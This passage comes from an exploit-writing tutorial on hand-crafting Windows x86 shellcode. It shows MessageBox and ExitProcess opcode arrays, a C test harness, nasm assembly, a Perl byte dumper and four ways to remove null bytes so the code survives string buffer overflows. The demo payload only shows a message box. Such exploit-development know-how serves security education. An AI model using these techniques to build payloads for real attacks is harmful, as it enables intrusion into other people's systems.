"\x8b\xcc"               // mov ecx,esp =
                         //    this puts a pointer to the text into ecx

//now put the parameters/pointers onto the stack
//last parameter is hwnd = 0.
//clear out eax and push it to the stack
"\x33\xc0"   //xor eax,eax => eax is now 00000000
"\x50"       //push eax
//2nd parameter is caption. Pointer is in ebx, so push ebx
"\x53"
//next parameter is text. Pointer to text is in ecx, so do push ecx
"\x51"
```

```
//next parameter is button (OK=0). eax is still zero
//so push eax
"\x50"
//stack is now set up with 4 pointers
//but we need to add 8 more bytes to the stack
//to make sure the parameters are read from the right
//offset
//we'll just add anoter push eax instructions to align
"\x50"
// call the function
"\xc7\xc6\xea\x07\x45\x7e"   // mov esi,0x7E4507EA
"\xff\xe6";  //jmp esi = launch MessageBox
```

Note : you can get the opcodes for simple instructions using the !pvefindaddr PyCommand for Immunity Debugger.


Example :



Alternatively, you can use nasm_shell from the Metasploit tools folder to assemble instructions into opcode :


```
xxxx@bt4:/pentest/exploits/framework3/tools# ./nasm_shell.rb
nasm > xor eax,eax
00000000  31C0              xor eax,eax
nasm > quit
```

Back to the shellcode. Paste this c array in the "shellcodetest.c" application (see c source in the "Basics" section of this post), make and compile.





```
char code[] =
//first put our strings on the stack
"\x68\x6c\x61\x6e\x00"   // Push "Corelan"
"\x68\x43\x6f\x72\x65"   //  = Caption
"\x8b\xdc"               // mov ebx,esp =
                         //   this puts a pointer to the caption into ebx
"\x68\x61\x6e\x20\x00"   // Push
"\x68\x6f\x72\x65\x6c"   // "You have been pwned by Corelan"
"\x68\x62\x79\x20\x43"   // = Text
"\x68\x6e\x65\x64\x20"   //
"\x68\x6e\x20\x70\x77"   //
"\x68\x20\x62\x65\x65"   //
"\x68\x68\x61\x76\x65"   //
"\x68\x59\x6f\x75\x20"   //
"\x8b\xcc"               // mov ecx,esp =
                         //   this puts a pointer to the text into ecx
//now put the parameters/pointers onto the stack
//last parameter is hwnd = 0.
//clear out eax and push it to the stack
"\x33\xc0"   //xor eax,eax => eax is now 00000000
"\x50"       //push eax
//2nd parameter is caption. Pointer is in ebx, so push ebx
"\x53"
//next parameter is text. Pointer to text is in ecx, so do push ecx
"\x51"
//next parameter is button (OK=0). eax is still zero
//so push eax
"\x50"
//stack is now set up with 4 pointers
//but we need to add 8 more bytes to the stack
//to make sure the parameters are read from the right
//offset
//we'll just add anoter push eax instructions to align
"\x50"
// call the function
"\xc7\xc6\xea\x07\x45\x7e"   // mov esi,0x7E4507EA
"\xff\xe6"   //jmp esi = launch MessageBox
//clean up
"\x33\xc0"   //xor eax,eax => eax is now 00000000
"\x50"       //push eax
"\xc7\xc0\x12\xcb\x81\x7c"   // mov eax,0x7c81cb12
"\xff\xe0";  //jmp eax = launch ExitProcess(0)


int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

Then load the shellcodetest.exe application in Immunity Debugger and set a breakpoint where the main() function begins (in my case, this is 0×004012D4). Then press F9 and the debugger should hit the breakpoint.



Now step through (F7), and at a certain point, a call to [ebp-4] is made. This is the call to executing our shellcode – corresponding with the (int)(*func)(); statement in our C source.


Right after this call is made, the CPU view in the debugger looks like this :




This is indeed our shellcode. First we push "Corelan" to the stack and we save the address in EBX. Then we push the other string to the stack and save the address in ECX.

Next, we clear eax (set eax to 0), and then we push 4 parameters to the stack : first zero (push eax), then pointer to the Title (push ebx), then pointer to the MessageText (push ecx), then zero again (push eax). Then we push another 4 bytes to the stack (alignment). Finally we put the address of MessageBoxA into ESI and we jump to ESI.


Press F7 until JMP ESI is reached and executed. Right after JMP ESI is made, look at the stack :



That is exactly what we expected. Continue to press F7 until you have reached the CALL USER32.MessageBoxExA instruction (just after the 5 PUSH operations, which push the parameters to the stack). The stack should now (again) point to the correct parameters)



Press F9 and you should get this :



Excellent ! Our shellcode works !

That was easy. So that's all there's to it ?

Unfortunately not. There are some **MAJOR** issues with our shellcode :

1. The shellcode calls the MessageBox function, but does not properly clean up/exit after the function has been called. So when the MessageBox function returns, the parent process may just die/crash instead of exiting properly (or instead of not crashing at all, in case of a real exploit). Ok, this is not a major issue, but it still can be an issue.
2. The shellcode contains null bytes. So if we want to use this shellcode in a real exploit, that targets a string buffer overflow, it may not work because the null bytes act as a string terminator. That is a major issue indeed.
3. The shellcode worked because user32.dll was mapped in the current process. If user32.dll is not loaded, the API address of MessageBoxA won't point to the function, and the code will fail. Major issue – showstopper.
4. The shellcode contains a static reference to the MessageBoxA function. If this address is different on other Windows Versions/Service Packs, then the shellcode won't work. Major issue again – showstopper.

Shellcode exitfunc

In our C application, after calling the MessageBox API, 2 instructions were used to exit the process : LEAVE and RET. While this works fine for standalone applications, our shellcode will be injected into another application. So a leave/ret after calling the MessageBox will most likely break stuff and cause a "big" crash.

There are 2 approaches to exit our shellcode : we can either try to kill things as silently as we can, but perhaps we can also try to keep the parent (exploited) process running… perhaps it can be exploited again.

Obviously, if there is a specific reason not to exit the shellcode/process at all, then feel free not to do so.

I'll discuss 3 techniques that can be used to exit the shellcode with :


- process : this will use ExitProcess()
- seh : this one will force an exception call. Keep in mind that this one might trigger the exploit code to run over and over again (if the original bug was SEH based for example)
- thread : this will use ExitThread()

Obviously, none of these techniques ensures that the parent process won't crash or will remain exploitable once it has been exploited. I'm only discussing the 3 techniques (which, incidentally, are availabe in Metasploit too :-))

ExitProcess()

This technique is based on a Windows API called "ExitProcess", found in kernel32.dll. One parameter : the ExitProcess exitcode. This value (zero means everything was ok) must be placed on the stack before calling the API

On XP SP3, the ExitProcess() API can be found at 0×7c81cb12.



So basically in order to make the shellcode exit properly, we need to add the following instructions to the bottom of the shellcode, right after the call to MessageBox was made :

```
xor eax, eax           ; zero out eax (NULL)
push eax               ; put zero to stack (exitcode parameter)
mov eax, 0x7c81cb12    ; ExitProcess(exitcode)
call eax               ; exit cleanly
```

or, in byte/opcode :

```
"\x33\xc0"    //xor eax,eax => eax is now 00000000
"\x50"        //push eax
"\xc7\xc0\x12\xcb\x81\x7c"    // mov eax,0x7c81cb12
"\xff\xe0"   //jmp eax = launch ExitProcess(0)
```

Again, we'll just assume that kernel32.dll is mapped/loaded automatically (which will be the case – see later), so you can just call the ExitProcess API without further ado.

SEH

A second technique to exit the shellcode (while trying to keep the parent process running) is by triggering an exception (by performing call 0×00) – something like this :

```
xor eax,eax
call eax
```

While this code is clearly shorter than the others, it may lead to unpredictable results. If an exception handler is set up, and you are taking advantage of the exception handler in your exploit (SEH based exploit), then the shellcode may loop. That may be ok in certain cases (if, for example, you are trying to keep a machine exploitable instead of exploit it just once)

ExitThread()

The format of this kernel32 API can be found at http://msdn.microsoft.com/en-us/library/ms682659(VS.85).aspx. As you can see, this API requires one parameter : the exitcode (pretty much like ExitProcess())

Instead of looking up the address of this function using IDA, you can also use arwin, a little script written by Steve Hanna

(watch out : function name = case sensitive !)

```
C:\shellcode\arwin>arwin kernel32.dll ExitThread
arwin - win32 address resolution program - by steve hanna - v.01
ExitThread is located at 0x7c80c0f8 in kernel32.dll
```

So simply replacing the call to ExitProcess with a call to ExitThread will do the job.

Extracting functions/exports from dll files

As explained above, you can use IDA or arwin to get functions/function pointers. If you have installed Microsoft Visual Studio C++ Express, then you can use dumpbin as well. This command line utility can be found at C:\Program Files\Microsoft Visual Studio 9.0\VC\bin. Before you can use the utility you'll need to get a copy of mspdb80.dll (download here) and place it in the same (bin) folder.

You can now list all exports (functions) in a given dll : dumpbin path_to_dll /exports dumpbin.exe c:\windows\system32\kernel32.dll /exports

Populating all exports from all dll's in the windows\system32 folder can be done like this :

```
rem Script written by Peter Van Eeckhoutte
rem http://www.corelan.be:8800
rem Will list all exports from all dll's in the
rem %systemroot%\system32 and write them to file
rem
@echo off
cls
echo Exports > exports.log
for /f %%a IN ('dir /b %systemroot%\system32\*.dll')
     do echo [+] Processing %%a &&
     dumpbin %systemroot%\system32\%%a /exports
     >> exports.log
```

(put everything after the "for /f" statement on one line – I just added some line breaks for readability purposes)

Save this batch file in the bin folder. Run the batch file, and you will end up with a text file that has all the exports in all dll's in the system32 folder. So if you ever need a certain function, you can simply search through the text file. (Keep in mind, the addresses shown in the output are RVA (relative virtual addresses), so you'll need to add the base address of the module/dll to get the absolute address of a given function)

Sidenote : using nasm to write / generate shellcode

In the previous chapters we went from one line of C code to a set of assembler instructions. Once you start to become familiar to these assembler instructions, it may become easier to just write stuff directly in assembly and compile that into opcodes, instead of resolving the opcodes first and writing everything directly in opcode… That's way to hard and there is an easier way :

Create a text file that starts with [BITS 32] (don't forget this or nasm may not be able to detect that it needs to compile for 32 bit CPU x86), followed by the assembly instructions (which could be found in the disassembly/debugger output):

```
[BITS 32]

PUSH 0x006e616c     ;push "Corelan" to stack
PUSH 0x65726f43
MOV EBX,ESP         ;save pointer to "Corelan" in EBX

PUSH 0x00206e61     ;push "You have been pwned by Corelan"
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59

MOV ECX,ESP         ;save pointer to "You have been..." in ECX

XOR EAX,EAX
PUSH EAX            ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI              ;MessageBoxA

XOR EAX,EAX          ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX              ;ExitProcess(0)
```

Save this file as msgbox.asm

Compile with nasm :

```
C:\shellcode>"c:\Program Files\nasm\nasm.exe" msgbox.asm -o msgbox.bin
```

Now use the pveReadbin.pl script to output the bytes from the .bin file in C format:


```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# This script takes a filename as argument
# will read the file
# and output the bytes in \x format
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."filename".chr(34)."\n";
exit(0);
}
#open file in binary mode
print "Reading ".$ARGV[0]."\n";
```

```
open(FILE,$ARGV[0]);
binmode FILE;
my ($data, $n, $offset, $strContent);
$strContent="";
my $cnt=0;
while (($n = read FILE, $data, 1, $offset) != 0) {
  $offset += $n;
}
close(FILE);

print "Read ".$offset." bytes\n\n";
my $cnt=0;
my $nullbyte=0;
print chr(34);
for ($i=0; $i < (length($data)); $i++)
{
  my $c = substr($data, $i, 1);
  $str1 = sprintf("%01x", ((ord($c) & 0xf0) >> 4) & 0x0f);
  $str2 = sprintf("%01x", ord($c) & 0x0f);
  if ($cnt < 8)
  {
    print "\\x".$str1.$str2;
    $cnt=$cnt+1;
  }
  else
  {
    $cnt=1;
    print chr(34)."\n".chr(34)."\\x".$str1.$str2;
  }
  if (($str1 eq "0") && ($str2 eq "0"))
    {
      $nullbyte=$nullbyte+1;
    }
}
print chr(34).";\n";
print "\nNumber of null bytes : " . $nullbyte."\n";
```

Output :

```
C:\shellcode>pveReadbin.pl msgbox.bin
Reading msgbox.bin
Read 78 bytes

"\x68\x6c\x61\x6e\x00\x68\x43\x6f"
"\x72\x65\x89\xe3\x68\x61\x6e\x20"
"\x00\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x31\xc0"
"\x50\x53\x51\x50\x50\xbe\xea\x07"
"\x45\x7e\xff\xe6\x31\xc0\x50\xb8"
"\x12\xcb\x81\x7c\xff\xe0";

Number of null bytes : 2
```

Paste this code in the C "shellcodetest" application, make/compile and run :



Ah – ok – that is a lot easier.

From this point forward in this tutorial, we'll continue to write our shellcode directly in assembly code. If you were having a hard time understanding the asm code above, then stop reading now and go back. The assembly used above is really basic and it should not take you a long time to really understand what it does.

Dealing with null bytes

When we look back at the bytecode that was generated so far, we noticed that they all contain null bytes. Null bytes may be a problem when you are overflowing a buffer, that uses null byte as string terminator. So one of the main requirements for shellcode would be to avoid these null bytes.

There are a number of ways to deal with null bytes : you can try to find alternative instructions to avoid null bytes in the code, reproduce the original values, use an encoder, etc

Alternative instructions & instruction encoding

At a certain point in our example, we had to set eax to zero. We could have used mov eax,0 to do this, but that would have resulted in "\xc7\xc0\x00\x00\x00\x00". Instead of doing that, we used "xor eax,eax". This gave us the same result and the opcode does not contain null bytes. So one of the techniques to avoid null bytes is to look for alternative instructions that will produce the same result.

In our example, we had 2 null bytes, caused by the fact that we needed to terminate the strings that were pushed on the stack. Instead of putting the null byte in the push instruction, perhaps we can generate the null byte on the stack without having to use a null byte.

This is a basic example of what an encoder does. It will, at runtime, reproduce the original desired values/opcodes, while avoiding certain characters such as null bytes.

There are 2 ways to fixing this null byte issue : we can either write some basic instructions that will take care of the 2 null bytes (basically use different instructions that will end up doing the same), or we can just encode the entire shellcode.

We'll talk about payload encoders (encoding the entire shellcode) in one of the next chapters, let's look at manual instruction encoding first.

Our example contains 2 instructions that have null bytes :

"\x68\x6c\x61\x6e\x00"

and

"\x68\x61\x6e\x20\x00"

How can we do the same (get these strings on the stack) without using null bytes in the bytecode ?

Solution 1 : reproduce the original value using add & sub

What if we subtract 11111111 from 006E616C (= EF5D505B) , write the result to EBX, add 11111111 to EBX and then write it to the stack ? No null bytes, and we still get what we want.

So basically, we do this

- Put EF5D505B in EBX
- Add 11111111 to EBX
- push ebx to stack

Do the same for the other null byte (using ECX as register)


In assembly :

```
[BITS 32]

XOR EAX,EAX
MOV EBX,0xEF5D505B
ADD EBX,0x11111111      ;add 11111111
;EBX now contains last part of "Corelan"
PUSH EBX                ;push it to the stack
PUSH 0x65726f43
MOV EBX,ESP             ;save pointer to "Corelan" in EBX

;push "You have been pwned by Corelan"
MOV ECX,0xEF0F5D50
ADD ECX,0x11111111
PUSH ECX
PUSH 0x6c65726f
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP         ;save pointer to "You have been..." in ECX

PUSH EAX            ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI              ;MessageBoxA

XOR EAX,EAX          ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX              ;ExitProcess(0)
```

Of course, this increases the size of our shellcode, but at least we did not have to use null bytes.

After compiling the asm file and extracting the bytes from the bin file, this is what we get :

```
C:\shellcode>perl pveReadbin.pl msgbox2.bin
Reading msgbox2.bin
Read 92 bytes

"\x31\xc0\xbb\x5b\x50\x5d\xef\x81"
"\xc3\x11\x11\x11\x11\x53\x68\x43"
"\x6f\x72\x65\x89\xe3\xb9\x50\x5d"
"\x0f\xef\x81\xc1\x11\x11\x11\x11"
"\x51\x68\x6f\x72\x65\x6c\x68\x62"
"\x79\x20\x43\x68\x6e\x65\x64\x20"
"\x68\x6e\x20\x70\x77\x68\x20\x62"
"\x65\x65\x68\x68\x61\x76\x65\x68"
"\x59\x6f\x75\x20\x89\xe1\x50\x53"
"\x51\x50\x50\xbe\xea\x07\x45\x7e"
"\xff\xe6\x31\xc0\x50\xb8\x12\xcb"
"\x81\x7c\xff\xe0";

Number of null bytes : 0
```



To prove that it works, we'll load our custom shellcode in a regular exploit, (on XP SP3, in an application that has user32.dll loaded already)... an application such as Easy RM to MP3 Converter for example. (remember tutorial 1 ?)

A similar technique (to the one explained here) is used in in certain encoders... If you extend this technique, it can be used to reproduce an entire payload, and you could limit the character set to for example alphanumerical characters only. A good example on what I mean with this can be found in tutorial 8.

There are many more techniques to overcome null bytes :

Solution 2 : sniper : precision-null-byte-bombing

A second technique that can be used to overcome the null byte problem in our shellcode is this :

- put current location of the stack into ebp
- set a register to zero
- write value to the stack without null bytes (so replace the null byte with something else)
- overwrite the byte on the stack with a null byte, using a part of a register that already contains null, and referring to a negative offset from ebp. Using a negative offset will result in \xff bytes (and not \x00 bytes), thys bypassing the null byte limitation

```
[BITS 32]

XOR EAX,EAX     ;set EAX to zero
MOV EBP,ESP     ;set EBP to ESP so we can use negative offset
PUSH 0xFF6E616C ;push part of string to stack
MOV [EBP-1],AL  ;overwrite FF with 00
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP     ;save pointer to "Corelan" in EBX

PUSH 0xFF206E61 ;push part of string to stack
```

```
MOV [EBP-9],AL  ;overwrite FF with 00
PUSH 0x6c65726f ;push rest of string to stack
PUSH 0x43207962
PUSH 0x2064656e
PUSH 0x7770206e
PUSH 0x65656220
PUSH 0x65766168
PUSH 0x20756f59
MOV ECX,ESP         ;save pointer to "You have been..." in ECX

PUSH EAX            ;put parameters on the stack
PUSH EBX
PUSH ECX
PUSH EAX
PUSH EAX

MOV ESI,0x7E4507EA
JMP ESI              ;MessageBoxA

XOR EAX,EAX          ;clean up
PUSH EAX
MOV EAX,0x7c81CB12
JMP EAX              ;ExitProcess(0)
```

Solution 3 : writing the original value byte by byte

This technique uses the same concept as solution 2, but instead of writing a null byte, we start off by writing nulls bytes to the stack (xor eax,eax + push eax), and then reproduce the non-null bytes by writing individual bytes to negative offset of ebp

- put current location of the stack into ebp
- write nulls to the stack (xor eax,eax and push eax)
- write the non-null bytes to an exact negative offset location relative to the stack's base pointer (ebp)

Example :

```
[BITS 32]

XOR EAX,EAX     ;set EAX to zero
MOV EBP,ESP     ;set EBP to ESP so we can use negative offset
PUSH EAX
MOV BYTE [EBP-2],6Eh  ;
MOV BYTE [EBP-3],61h  ;
MOV BYTE [EBP-4],6Ch  ;
PUSH 0x65726f43 ;push rest of string to stack
MOV EBX,ESP     ;save pointer to "Corelan" in EBX
```

It becomes clear that the last 2 techniques will have a negative impact on the shellcode size, but they work just fine.

Solution 4 : xor

Another technique is to write specific values in 2 registers, that will – when an xor operation is performed on the values in these 2 registers, produce the desired value.

So let's say you want to put 0×006E616C onto the stack, then you can do this :

Open windows calculator and set mode to hex

Type 777777FF

Press XOR

Type 006E616C

Result : 77191693

Now put each value (777777FF and 77191693) into 2 registers, xor them, and push the resulting value onto the stack :

```
[BITS 32]

MOV EAX,0x777777FF
MOV EBX,0x77191693
XOR EAX,EBX     ;EAX now contains 0x006E616C
PUSH EAX        ;push it to stack
PUSH 0x65726f43 ;push rest of string to stack
